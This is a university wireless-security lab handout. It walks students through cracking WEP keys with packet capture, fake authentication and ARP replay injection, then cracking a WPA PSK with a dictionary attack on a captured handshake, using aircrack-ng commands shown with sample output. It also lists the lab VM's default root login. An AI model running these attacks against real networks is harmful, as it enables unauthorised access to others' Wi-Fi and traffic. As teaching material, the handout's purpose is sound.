Each group MUST complete and return this page to the tutor at the end of the lab.

GROUP NAME on **Moodle**: ______________________________

GROUP Member 1

Student ID: ______________________________

Full Name: ______________________________

Signature: ______________________________

GROUP Member 2

Student ID: ______________________________

Full Name: ______________________________

Signature: ______________________________

If approved for a group of 3 fill below.

GROUP Member 3

Student ID: ______________________________
Full Name: ______________________________

This is the ***Instruction Sheet Document - Lab 2.***

COMP4337/9337

Securing Wireless Networks (SWN)

Lab #2
Hacking Wireless Networks

S1, 2019

Use eng.cse.COMP4337@unsw.edu.au *for class communications*
Students may use the Technical Questions Forum on Moodle to discuss this lab

---

Overview

This lab will be on hacking wireless networks and you will have to complete the following tasks:

- Group members must sign the attendance sheet.
- Follow the handout instructions during the lab time.
- Submit lab assignment 1 within 24 hours of your lab time through Moodle.
- Submit lab assignment 2 within 48 hours of your lab time.
- Late submissions will be penalized as per the policy specified in the course outline (see Moodle for this).

Virtual Machine (VM) is the attacker in these exercises which tries to extract the shared keys of the target access point.

What's Needed?

- If trying at home, download & Install VMware:
  - CSE UNSW has VMWare Academic Program (VMAP) subscription, see: https://taggi.cse.unsw.edu.au/FAQ/VMware_Academic_Program/
  - VirtualBox can be used as well, but we suggest VMware.
  - You will also need to download Kali Linux from the link specified on the course page.
  - You will also need to setup a router and 1 or 2 legitimate clients.
    - The router needs to setup with WEP for first attack and WPA for second

attack.

During the lab:

1) Student are provided with
   a) Each group is given an ALFA wireless adapter which will be connected to your Kali Linux through a USB port on your laptop.
   b) This "Instruction Sheet" document.
   c) "Lab Assignment 1" and "Lab Assignment 2" will be available on Moodle.
      1. Tutor may not provide answer to "Lab Assignment 2" questions unless.
2) Getting Started:
   a) Go to terminal and run vm command
   b) Select comp4337, this will run Kali Linux vm in your machine.
   c) Login with user "root", password "toor"
3) **In the assignments you need to provide the commands you use in the lab. So, keep them. "history" command in terminal might come to help.**

At the end of the lab:

1) Return the first page, mentioning the Group and student Name and zID.
2) Students have 24 hours to complete Lab Assignment 1.
3) Students have 48 hours to complete Lab Assignment 2.

Marking of the labs

1) Labs are marked by lab tutors. The marks are submitted on Moodle and will be made available within 2 weeks of the lab date.
2) Breakdown:
   a) Total mark for Lab 2 is 100. This lab combined with marks for other labs will be scaled to 20 out of 100.
   b) Students who do not attend the lab will lose ALL 100 marks for it.
   c) 50 marks are for Part A, 50 marks are for Part B.
      1. Part A: Lab Performance (10), Lab Assignment 1 submission on Moodle (40)
      2. Part B: Lab Assignment 2 (50)

Important:

Lab performance involves tutor asking question, feedback, and comment about the activity while the lab is in progress. Hence, if a group is found to be cheating or submitting a work for "Lab Assignment 1" that does not match what the tutor observes of the team performance, then NO MARK will be awarded for Part A.

As mentioned, if a student submits "Lab 1 Assignment" after 15 minutes grace period, 5 marks for Lab performance is automatically deducted.

Task 1 - Cracking WEP keys

1. Open the terminal in Kali Linux. First and foremost, we will check if there are any interfaces connected to the laptop/PC. To identify this, type the following command:

```
root@kali:~#  iwconfig
```

If there are no wireless interfaces connected to your laptop/PC

Output:

```
lo       no wireless extensions.

eth0     no wireless extensions.
```

2. Connect the Alfa adapter and type **iwconfig**. Now wlan0 appears:

```
root@kali:~#  iwconfig
```

Output:

```
lo       no  wireless  extensions.

wlan0     IEEE 802.11bg ESSID:off/any

          Mode: Managed  Access Point: Not-Associated  Tx-Power=20 dBm   Retry short limit:7
          RTS thr:off   Fragment thr:off
          Encryption key:of

          Power  Management:off

eth0      no wireless extensions.
```

3. To determine the name of the wireless network interface, run the **airmon-ng** command:

```
root@kali:~# airmon-ng
```

Output:

PHY	Interface	Driver	Chipset
phy0	wlan0	rtl8187	Realtek Semiconductor Corp. RTL8187

Please note: In this case the interface name is wlan0, but yours may be different.

4. Now you put your card into what is called monitor mode. Monitor mode is the mode whereby your card can listen to every packet in the air. Normally, your card will only "hear"

packets addressed to you. By hearing every packet, you can later select some for injection.
To confirm that the interface is properly setup, you may want to enter the command **iwconfig** and check that the wlan0 is in monitor mode.

```
root@kali:~# airmon-ng start wlan0
```

Output:

```
Found 3 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after

a short period of time, you may want to run 'airmon-ng check kill'

  PID Name

  482 NetworkManager

  660 dhclient

  910 wpa_supplicant

PHY     Interface     Driver      Chipset

phy0    wlan0mon      rtl8187     Realtek Semiconductor Corp. RTL8187

              (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)

              (mac80211 station mode vif disabled for [phy0]wlan0)
```

The last but one line shows that the monitor mode is enabled on wlan0. In this case the monitor mode name is **wlan0mon**. It may be different in your case.

5. Kill all of these processes as they will interfere with the following command.

```
root@kali:~# airmon-ng check kill
```

Output:

```
Killing these processes: PID
 Name
 660 dhclient
 910 wpa_supplicant
```

6. Now check for confirmation if there are any other processes that interfere

```
root@kali:~# airmon-ng check
```

The output will be blank if there are none

7. You can also recheck with **iwconfig** the name of the monitor mode

```
root@kali:~#  iwconfig
```

Output:

```
lo       no wireless extensions.
wlan0mon IEEE 802.11bg Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm  Retry
            short limit:7   RTS thr:off   Fragment thr:off
            Power Management:on
eth0     no wireless extensions.
```

8. Now, you want to see which wireless networks are around you. Execute the **airodump-ng** tool that gives the name of the wireless interface as parameter.

(See next page)

```
root@kali:~# airodump-ng wlan0mon
```

Output:

```
CH  8 ][ Elapsed: 6 s ][ 2017-03-07 23:24

BSSID              PWR Beacons   #Data, #/s CH MB   ENC CIPHER AUTH ESSID

08:CC:68:B5:82:21  -50      1        2    0  1 54e. WPA2 CCMP   MGT  eduroam
08:CC:68:B5:F5:71  -20      3        0    0  1 54e. WPA2 CCMP   MGT  eduroam
08:CC:68:B5:F5:74  -20      5        0    0  1 54e. WPA2 CCMP   PSK  <length: 1>
08:CC:68:B5:F5:70  -20      2        0    0  1 54e. WPA2 CCMP   PSK  <length: 1>
08:CC:68:B5:F5:75  -20      1       11    3  9 54e. WPA2 CCMP   MGT
                                                                     TargetNetwork1
```

BSSID is the MAC address of the Access Point (AP), CH is the Channel of the AP, ENC is the Encryption Protocol of the AP and ESSID is the wireless network name. In this example, we are targeting network with ESSID TargetNetwork1. When you find the target hit Ctrl+C to stop the listing

You are reminded that the above information will be different for different APs and wireless adapters and this is only a sample. (***Hint: look for your target network ESSID here and replace command parameters from this point accordingly.***)

9. After identifying your target, you need to capture the IVs generated from the AP, by using again **airodump-ng**. To generate IVs, one or more legal users should be connected and exchange data with the AP. We would need to store these IVs in a file. (*hint: your target network for this lab may or may not have a legitimate client connected to it*)

Syntax: airodump-ng ***-c*** *"channel no." --bssid "AP MAC address" -w "Path and Prefix of dump file to store IVs" "monitor mode interface"*

```
root@kali:~# airodump-ng -c 2 --bssid 08:CC:68:B5:F5:75 -w Desktop/file1  wlan0mon
```

Output:

```
CH 9 ][ Elapsed: 20 mins ][ 2017-03-03 02:12
BSSID     PWR    RXQ    Beacons        #Data,  #/s    CH    MB    ENC    CIPHER   AUTH  ESSID
08:CC:68:B5:F5:75    -8    31    11263    50258   0    9    54e.    WEP    WEP    OPN    Target1


BSSID        STATION         PWR        Rate          Lost      Frames          Probe

08:CC:68:B5:F5:75   00-0C-43-AB-FA-A4  ...........................................................................
```

In the above command

- -c is the channel number
- --bssid is the BSSID (duh!)
- -w is the file name for the file which will store the IVs. E.g. in the above example "Desktop/" is the path, where we want to store the file and "file1" is the prefix of the file created as output of the above command.
- wlan0mon is the name of the wireless interface
- 00-0C-43-AB-FA-A4: in the above example, is the MAC address of a legitimate station associated to the AP.

At this step, you capture IVs sent from the AP to the connected users.
You can significantly speed up this process by injecting packets in the communication between the user and the AP. ARP packets are ideal for this job due to their well-known structure.
Keep this command running in a terminal window to collect data.

10. Open another terminal and proceed. Now it is time to inject ARP packets in order to create AP traffic and make faster the cracking process. (*hint: this is an essential stage if your target network does not have a legitimate station associated with it*)
First, you fake authenticate to AP using the **aireplay-ng** command.

Syntax: aireplay-ng -1 0 -e "AP name" -a "AP MAC address" -h "Station MAC address" "monitor mode interface"

```
root@kali:~#aireplay-ng -1 0 -e TargetNetwork1 -a 08:CC:68:B5:F5:75 -h 00-0C-43-AB-FA-A4
wlan0mon
```

Output:

```
01:57:01 Waiting for beacon frame (BSSID: 08:CC:68:B5:F5:75) on channel 9
01:57:01 Sending Authentication Request (Open System) [ACK]
```

```
01:57:01 Authentication successful
01:57:01 Sending Association Request [ACK]
01:57:01 Association successful :-) (AID: 1)01:57:01 Waiting for beacon frame (BSSID:
08:CC:68:B5:F5:75) on channel 9
```

The fake authentication attack allows you to perform the two types of WEP authentication (Open System and Shared Key) plus associate with the access point (AP). This is only useful when you need an associated MAC address in various aireplay-ng attacks and there is currently no associated client. It should be noted that the fake authentication attack does NOT generate any ARP packets. Fake authentication cannot be used to authenticate/associate with WPA/WPA2 Access Points.

11. Then start **aireplay-ng** in a mode, which listens for ARP requests then reinjects them back into the network.

Syntax: aireplay-ng -3 -b "AP MAC address" -h "Station MAC address" "monitor mode interface"

```
root@kali:~# aireplay-ng -3 -b  08:CC:68:B5:F5:75 -h 00-0C-43-AB-FA-A4 wlan0mon
```

It will start listening for ARP requests and when it captures one, **aireplay-ng** will immediately start to inject it. It is probable that you should wait for long time before an ARP request is issued from a connected PC.

12. When you have adequate number of IVs (about 20,000 packets for 64-bit and 40,000 to 85,000 packets for 128 bit) open a new terminal and execute the following command:

Syntax: aircrack-ng -b "AP MAC address" " Path to file to store IVs-01.cap "

```
root@kali:~# aircrack-ng -b 08:CC:68:B5:F5:75 Desktop/file1-01.cap
```

Where –b is the BSSID of the AP and file1-01.cap is the file where the IVs have been saved. a**ircrack-ng** will analyze the collected IVs and crack the key successfully!
It is important to note that WEP is totally flawed and any WEP key (no matter how complex) will be cracked by Aircrack-ng. The only requirement is that a great enough number of data packets, encrypted with this key, need to be made available to Aircrack-ng.

In the next exercise, you will look at how to crack a WPA PSK wireless network.

Task 2 - Cracking WPA Keys

Please refer to appendix section for better understanding of WPA

You are advised to plug-out the wireless drive, restart VM and start from scratch. Repeat steps 1 to 8 of Exercise 1.

Your lab instructor will set another AP for this task.

1. Start **airodump-ng** to collect the 4-way authentication handshake for the target AP:

Syntax: airodump-ng -c "channel no." --bssid "AP MAC address" -w "Path to file to store IVs" "monitor mode interface"

```
root@kali:~# airodump-ng -c 6 --bssid 08:CC:68:B5:F5:75 -w Desktop/wpafile1  wlan0mon
```

Where,
- -c is the channel of the wireless network
- -w defines the filename for the file which will contain the handshake

If client is already connected the output will be the following:

Output:

```
CH 9 ][ Elapsed: 20 mins ][ 2017-03-03 02:12
BSSID   PWR   RXQ   Beacons   #Data,  #/s   CH   MB   ENC   CIPHER   AUTH  ESSID
08:CC:68:B5:F5:75   -8   31   11263   50258   0   9   54e.   WEP   WEP   OPN   Target1


BSSID   STATION   PWR   Rate   Lost   Frames   Probe

08:CC:68:B5:F5:75   00-0C-43-AB-FA-A4   ..........................................................................
```

2. Then you have to be patient and wait for one client to connect to the AP so that a handshake can be captured. If a client is in the process of handshake with AP, then you will get the following output.

Output:

```
CH 9 ][ Elapsed: 20 mins ][ 2017-03-03 02:12][WPA handshake 08:CC:68:B5:F5:75
...................................................................
```

3. The final step is to try to crack the key based on the collected handshake. To do so you must use a dictionary. The default **aircrack-ng** installation contains a basic dictionary, but more complete dictionaries can be also used. Execute the following command:

Syntax: aircrack-ng -w "Path to password list" -b "AP MAC address" "Path to file to store IVs.cap"*

```
root@kali:~# aircrack-ng -w Desktop/rockyou.txt -b 08:CC:68:B5:F5:75 Desktop/*.cap
```

Where,
- –w is the filename of the dictionary
- –b is the BSSID of the AP
- *.cap are the files that contain the handshake

If the attack is successful the output should look like:

Output:

```
Aircrack-ng 1.2 rc4
[00:00:01] 2368/7120712       keys tested (1975.19 k/s)
...............................................

                              KEY FOUND! [ password ]
```

Please refer to Week 2 Lecture notes on Stream Cipher and WLAN.

Appendix: Wi-Fi Protected Access (WPA/WPA2) Fundamentals

There are two versions WPA and WPA2. WPA was developed as a temporary solution to fix WEP while WPA2 was being developed. WPA was compatible with existing hardware that supported WEP. For example, WPA uses Temporal Key Integrity Protocol (TKIP) for RC4 compatibility. However, every packet encrypted with unique encryption key. TKIP uses a cryptographic mixing function to combine a temporal key, the TA (transmitter MAC address), and the sequence counter into the WEP seed (128 bits). Pre Shared Key (PSK) aka. WPA-Personal is very much similar to WEP key, but, it is not used for encryption, instead, PSK serves as the seed for hashing the per-frame key, they are the starting point for deriving different encryption keys for each connected PC. WPA extended IV to 48-bits, which would take more than 100 years to repeat IV. Moreover, IV and Key are mixed together in a more complicated way than a mere XOR. Figure 1, gives a recap of WEP and WPA security:




Figure 1: WEP vs WPA

However, due to inherent weaknesses in RC4 and other flaws, attacks are still possible.

Attack:

PSK is a 256-bit value, known to every device in the WLAN. When using WPA or WPA2, at the beginning of the connection the AP initiates a four-way handshake to derive the keys for this session. The handshake must be completed before any encrypted data can actually be exchanged between this station and AP.


The handshake works as follows:

- The AP and each station need an individual Pairwise Transient Key (PTK) to protect unicast communication between them. To derive a different PTK for each AP/station pair, a Pairwise Master Key (PMK) is fed into an algorithm, along with two values, ANonce and SNonce. Messages #1 and #2 in the figure above show how the AP and station manage to derive the same PTK without ever sending it over the air.

- The AP also generates a Group Transient Key (GTK) to protect all broadcast and multicast communication. Because every station on the WLAN needs that same GTK to decrypt broadcast/multicast frames, the AP sends the current GTK in message #3 of the handshake. To prevent eavesdropping, the GTK is encrypted with the PTK.
- To stop these handshake messages from being forged, messages #2 through #4 carry a Message Integrity Code (MIC). Each MIC is generated by hashing a specified part of the message, then encrypting that hash with the PTK.

If an attacker captures the handshake packets then it is possible to crack the WPA PSK if a weak PSK is used. For every possible PSK the attacker computes the computes the PTK using the Nonces obtained from the handshake and then computes the MIC. If the computed MIC is the same as the MIK captured from the handshake it means that the PSK was found.

Unlike WEP, where statistical methods can be used to speed up the cracking process, only plain brute force techniques can be used against WPA/WPA2. That is, because the key is not static, so collecting IVs like when cracking WEP encryption does not speed up the attack. Brute-forcing the PSK can be very time consuming, so dictionary attacks can be used. Dictionary attacks are not effective against strong keys (more than 12 characters with a combination of letters, numbers and symbols) but they can be very fast against keys that represent plain words, telephone numbers or other non-random keys.



Acknowledgements & Version History:
This lab was originally developed by Arash Shaghaghi, PhD Candidate at CySPri Lab of UNSW Sydney in 2015. It has been benefited from revision and improvements by other CySPRi Lab students including Chitra Javali, Girish Revadigar and Mohsen Rezvani.